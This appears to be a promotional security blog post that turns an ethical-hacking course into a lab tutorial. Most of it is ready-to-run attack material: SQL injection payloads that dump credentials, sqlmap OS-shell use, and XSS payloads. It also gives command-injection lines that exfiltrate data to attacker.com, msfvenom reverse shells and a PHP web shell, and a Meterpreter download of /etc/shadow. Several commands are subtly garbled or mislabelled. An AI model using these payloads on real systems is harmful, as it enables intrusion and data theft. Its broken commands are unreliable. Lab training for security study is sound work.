
Listen to this Post

Introduction:
The cybersecurity industry faces a persistent talent gap, with millions of unfilled positions globally as organizations struggle to find professionals who can translate theoretical knowledge into practical defense capabilities. A recent graduate’s completion of a comprehensive 30.5-hour ethical hacking foundation course—covering network security, web vulnerabilities, exploitation frameworks, and social engineering—exemplifies the structured learning path many aspiring security professionals undertake. However, the true differentiator between a certificate holder and a competent security practitioner lies in hands-on lab experimentation, where offensive methodologies are forged through repeated practice in controlled environments. This article bridges that gap by extracting the core technical components from such a foundational curriculum and expanding them into actionable, command-level knowledge that can be applied immediately in penetration testing labs and bug bounty programs.
Learning Objectives & Secrets:
- Objective 1: Master Network Reconnaissance and Service Enumeration – Develop proficiency in using Nmap for comprehensive network mapping, including stealth scanning techniques, OS fingerprinting, and service version detection that form the bedrock of any penetration test.
-
Objective 2: Exploit Web Application Vulnerabilities with Precision – Learn to identify and exploit SQL Injection, Cross-Site Scripting (XSS), and Command Injection vulnerabilities through both manual testing and automated tooling, understanding the underlying mechanics that make these OWASP Top 10 vulnerabilities so dangerous.
-
Objective 3: Operationalize the Metasploit Framework for End-to-End Exploitation – Secret Tip: Master the `search → use → set → exploit → meterpreter` workflow, but more importantly, learn to chain exploits using resource scripts and understand module rankings—always prioritize “Excellent” and “Great” ranked modules in production tests to avoid service disruption. The real secret is knowing when not to use automated tools and when manual exploitation provides better control and stealth.
- Network Reconnaissance with Nmap: The Foundation of Every Assessment
Nmap (Network Mapper) remains the industry-standard tool for network discovery and security auditing. A well-executed Nmap scan reveals live hosts, open ports, running services, and operating system details—everything an attacker needs to begin profiling a target.
Basic Host Discovery and Port Scanning:
 Basic scan of most common 1000 TCP ports
nmap 192.168.1.10

TCP SYN stealth scan (requires root) - faster and less likely to be logged
sudo nmap -sS 192.168.1.10

Scan specific ports
nmap -p 22,80,443,8080 192.168.1.10

Scan entire subnet for live hosts (ping sweep)
nmap -sn 192.168.1.0/24
Service and OS Fingerprinting:
 Version detection - identifies service software and versions
nmap -sV 192.168.1.10

OS detection with aggressive timing
sudo nmap -O 192.168.1.10

Comprehensive scan: OS detection, version detection, script scanning, and traceroute
nmap -A 192.168.1.10
Nmap Scripting Engine (NSE) for Vulnerability Discovery:
 Run default scripts for additional information
nmap -sC 192.168.1.10

Run specific vulnerability scripts
nmap --script vuln 192.168.1.10

Enumerate SMB shares and users
nmap --script smb-enum-shares,smb-enum-users -p 445 192.168.1.10
Firewall Evasion Techniques:
 FIN scan - sends FIN flag to closed ports, may bypass some firewalls
nmap -sF 192.168.1.10

Xmas scan - sets FIN, URG, and PSH flags
nmap -sX 192.168.1.10

Decoy scan - obscures source IP
nmap -D RND:10 192.168.1.10
What This Does: These commands systematically map a target network, identifying attack surfaces and potential entry points. The SYN scan (-sS) is preferred for its speed and stealth, while the comprehensive `-A` scan provides the most complete picture during reconnaissance. NSE scripts automate vulnerability checks against common services, saving hours of manual testing.
2. SQL Injection: Manual Testing and Automated Exploitation
SQL Injection remains one of the most critical web vulnerabilities, allowing attackers to interfere with database queries and potentially gain administrative access. Understanding both manual testing and automated exploitation is essential.
Manual SQL Injection Testing:
Start by injecting simple payloads into input fields to detect vulnerabilities:
-- Basic authentication bypass
' OR 1=1 --

-- Identify number of columns (UNION-based)
' UNION SELECT NULL, NULL, NULL --

-- Extract database version (MySQL)
' UNION SELECT NULL, @@version, NULL --

-- Extract current database name
' UNION SELECT NULL, database(), NULL --

-- Extract table names from information_schema
' UNION SELECT NULL, table_name FROM information_schema.tables --

-- Extract column names from specific table
' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' --

-- Extract usernames and passwords
' UNION SELECT NULL, username, password FROM users --
Automated Exploitation with SQLMap:
 Basic SQLMap scan
sqlmap -u "http://target.com/page.php?id=1"

Scan with cookie authentication (for DVWA or authenticated targets)
sqlmap -u "http://target.com/vulnerabilities/sqli/?id=1" --cookie="security=low; PHPSESSID=abc123"

Dump entire database
sqlmap -u "http://target.com/page.php?id=1" --dump

Get interactive OS shell (if privileges permit)
sqlmap -u "http://target.com/page.php?id=1" --os-shell

Scan from Burp Suite request file
sqlmap -r request.txt --batch
What This Does: Manual testing helps understand the underlying vulnerability and craft precise payloads. SQLMap automates the heavy lifting of database enumeration, extraction, and even OS command execution when database privileges are sufficient. The `–os-shell` option can provide a direct system shell on the target server, demonstrating the critical severity of SQL injection vulnerabilities.
3. Cross-Site Scripting (XSS): Detection and Exploitation
XSS vulnerabilities allow attackers to inject malicious scripts into web pages viewed by other users. Modern XSS testing requires both manual payload injection and automated scanning tools.
Manual XSS Testing Payloads:
<!-- Basic reflected XSS test -->
<script>alert('XSS')</script>

<!-- Event-based XSS (bypasses some filters) -->
<img src=x onerror=alert(1)>

<!-- SVG-based XSS -->

<

svg/onload=alert(1)>

<!-- DOM-based XSS test -->
javascript:alert('XSS')

<!-- Context-aware payloads -->
"><script>alert(1)</script>
';alert(1);//
Automated XSS Scanning with Dalfox:
 Basic scan
dalfox url http://testphp.vulnweb.com/listproducts.php?cat=1

Scan with blind XSS callback
dalfox url http://target.com/page.php?q=test -b https://your-blind-server.xss.ht

Pipe mode with waybackurls for extensive parameter discovery
echo "target.com" | waybackurls | httpx -silent | Gxss -c 100 -p Xss | sort -u | dalfox pipe -b https://six2dez.xss.ht
Blind XSS with XSS Hunter:
 Deploy XSS Hunter payload (gold standard for blind XSS)
 XSS Hunter captures cookies, DOM, screenshots, and HTTP headers
 https://xsshunter.trufflesecurity.com
What This Does: Manual payloads test for reflected, stored, and DOM-based XSS variations. Automated tools like Dalfox and XSpear accelerate testing across multiple parameters. Blind XSS setups like XSS Hunter capture comprehensive data when a payload executes in an admin context, often leading to session hijacking or privilege escalation.
- Command Injection: From Detection to Full Remote Code Execution
Command injection (RCE) allows attackers to execute arbitrary operating system commands on the server. Ranked in the OWASP Top 10, a single exploitable endpoint can give an attacker complete server control.
Testing for Command Injection:
 Basic detection - try various command separators
; id
| id
|| id
& id
&& id
`id`
$(id)
%0aid

Check if target is Linux or Windows
; echo $((1+1))  Linux - returns 2
; ver  Windows - returns version info
Blind Command Injection Detection:
When output isn’t visible in the response, use time-based or out-of-band detection:
 Time-based detection (Linux)
; sleep 5
| sleep 5
`sleep 5`
$(sleep 5)

Time-based detection (Windows)
& ping -1 6 127.0.0.1 &
& timeout /t 5 &
Out-of-Band (OOB) Data Exfiltration:
 DNS exfiltration (Linux)
; nslookup $(whoami).attacker.com
; dig $(hostname).attacker.com

DNS exfiltration (Windows)
& nslookup %USERNAME%.attacker.com &

HTTP exfiltration (Linux)
; curl http://attacker.com/$(whoami)
; wget http://attacker.com/$(cat /etc/hostname)

HTTP exfiltration (Windows)
& certutil -urlcache -split -f http://attacker.com/%USERNAME% &
& powershell -c "Invoke-WebRequest http://attacker.com/$env:USERNAME" &
Filter Bypass Techniques:
 Space bypass with IFS (Internal Field Separator)
; cat${IFS}/etc/passwd

Space bypass with brace expansion
; {cat,/etc/passwd}

Newline separator (URL-encoded)
%0aid

Base64 encoding for special characters
; echo "cat /etc/passwd" | base64 -d | bash
What This Does: These commands test for command injection vulnerabilities across both Linux and Windows environments. Time-based detection confirms blind injection when output is hidden. OOB techniques exfiltrate sensitive data through DNS or HTTP requests to attacker-controlled servers. Filter bypass methods help circumvent common input sanitization.
5. Metasploit Framework: End-to-End Exploitation Workflow
The Metasploit Framework provides a structured approach to exploitation, from reconnaissance to post-exploitation.
Setting Up a Target Lab Environment:
 Launch Metasploitable2 (vulnerable target) in Docker
sudo docker run --rm -d --1ame msf2 -p 21:21 -p 4444:4444 tleemcjr/metasploitable2
Basic Exploitation Workflow:
 Initialize Metasploit database
sudo msfdb init

Launch msfconsole in quiet mode
msfconsole -q

Search for exploit module
msf6 > search vsftpd 2.3.4

Use the exploit module
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

View module information
msf6 > info

Configure target
msf6 > set RHOSTS 127.0.0.1
msf6 > set RPORT 21

View available payloads
msf6 > show payloads

Set payload
msf6 > set PAYLOAD cmd/unix/interact

Execute exploit
msf6 > run

You should now have a root shell!
Generating Custom Payloads with msfvenom:
 Generate Linux meterpreter reverse shell
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f elf -o shell.elf

Generate Windows executable
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe -o shell.exe

Generate PHP web shell
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f raw -o shell.php
Setting Up a Listener for Custom Payloads:
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD linux/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.100
msf6 > set LPORT 4444
msf6 > run
Post-Exploitation with Meterpreter:
meterpreter > sysinfo
meterpreter > getuid
meterpreter > download /etc/shadow
meterpreter > shell
Automating Exploitation with Resource Scripts:
Create `pwn.rc`:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 127.0.0.1
set RPORT 21
set PAYLOAD cmd/unix/interact
run
Execute:
msfconsole -q -r pwn.rc
What This Does: This workflow demonstrates the complete exploitation lifecycle. The `search → use → set → exploit` pattern is the foundation of Metasploit操作. msfvenom generates tailored payloads for different target environments. Resource scripts enable automated, repeatable exploitation—a key capability for red team operations and BAS frameworks like Caldera.
6. Privilege Escalation: Linux and Windows Post-Exploitation
After gaining initial access, privilege escalation is often the next critical step. Understanding common escalation vectors is essential.
Linux Privilege Escalation Checks:
 Check current user
whoami

Check sudo permissions
sudo -l

Check for SUID binaries
find / -perm -4000 -type f 2>/dev/null

Check for writable files with root ownership
find / -writable -user root -type f 2>/dev/null

Check kernel version for known exploits
uname -a

Check for cron jobs
cat /etc/crontab
ls -la /etc/cron.

Check for passwords in configuration files
grep -r "password" /etc/ 2>/dev/null
Windows Privilege Escalation Commands:
 Check current user privileges
whoami /all

Check system information
systeminfo

Check for unquoted service paths
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\"

Check for always-installed elevated executables
wmic product get name,version,vendor

Check for scheduled tasks
schtasks /query /fo LIST /v

Check for stored credentials
cmdkey /list
What This Does: These commands enumerate the target system for privilege escalation opportunities. SUID binaries on Linux and unquoted service paths on Windows are common vectors. Kernel version checks identify known vulnerabilities like Dirty Cow (Linux) or MS17-010 (Windows) that can be exploited for root or SYSTEM access.
What Undercode Say:
- Key Takeaway 1: Certifications provide the blueprint, but labs build the muscle. Completing a 30.5-hour course establishes foundational knowledge, but real skill development happens in the lab. Each Nmap scan, SQLMap execution, and Metasploit session reinforces both offensive methodologies and defensive mindsets.
-
Key Takeaway 2: Manual testing and automation are complementary, not competing. Tools like SQLMap, Dalfox, and Metasploit accelerate testing, but understanding manual techniques is crucial for crafting custom payloads, bypassing filters, and exploiting edge cases that automated tools miss.
Analysis: The cybersecurity industry increasingly demands practitioners who can demonstrate practical skills rather than just theoretical knowledge. The combination of structured coursework with daily lab practice creates a feedback loop where concepts are immediately tested and reinforced. The commands and techniques outlined above represent the core technical competencies that employers expect from entry-level penetration testers—network reconnaissance, web application testing, exploitation, and post-exploitation. The shift toward continuous learning, as demonstrated by this course completion, reflects the industry’s rapid evolution where static knowledge quickly becomes obsolete.
Prediction:
- +1 The democratization of cybersecurity education through platforms like Udemy will continue to expand the talent pool, with over 450,000+ students enrolled in ethical hacking courses from instructors like Atıl Samancıoğlu. This accessibility will gradually narrow the cybersecurity skills gap over the next 3-5 years.
-
+1 The emphasis on hands-on lab experimentation over passive learning will drive innovation in cybersecurity training platforms, with more immersive, gamified, and AI-enhanced lab environments emerging to meet the demand for practical skill development.
-
-1 The increased availability of structured ethical hacking training also lowers the barrier to entry for malicious actors, potentially leading to a short-term increase in script-kiddie attacks and automated exploitation attempts as graduates apply their skills without proper ethical frameworks.
-
-1 The rapid evolution of web application frameworks and cloud architectures means that foundational courses risk becoming outdated quickly. Practitioners must commit to continuous upskilling—the 30.5-hour course is a starting point, not a destination, in an industry where threats evolve daily.
-
+1 Organizations that prioritize hands-on, lab-based training over checkbox certification programs will develop more resilient security teams capable of defending against sophisticated attacks, creating a competitive advantage in the cybersecurity marketplace.
-
-1 The gap between course completion and real-world applicability remains significant; organizations must invest in ongoing mentorship, red team exercises, and bug bounty programs to bridge this divide and prevent newly certified professionals from becoming disillusioned or ineffective.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=5hleBLkIKIc
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eqhv96ec – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


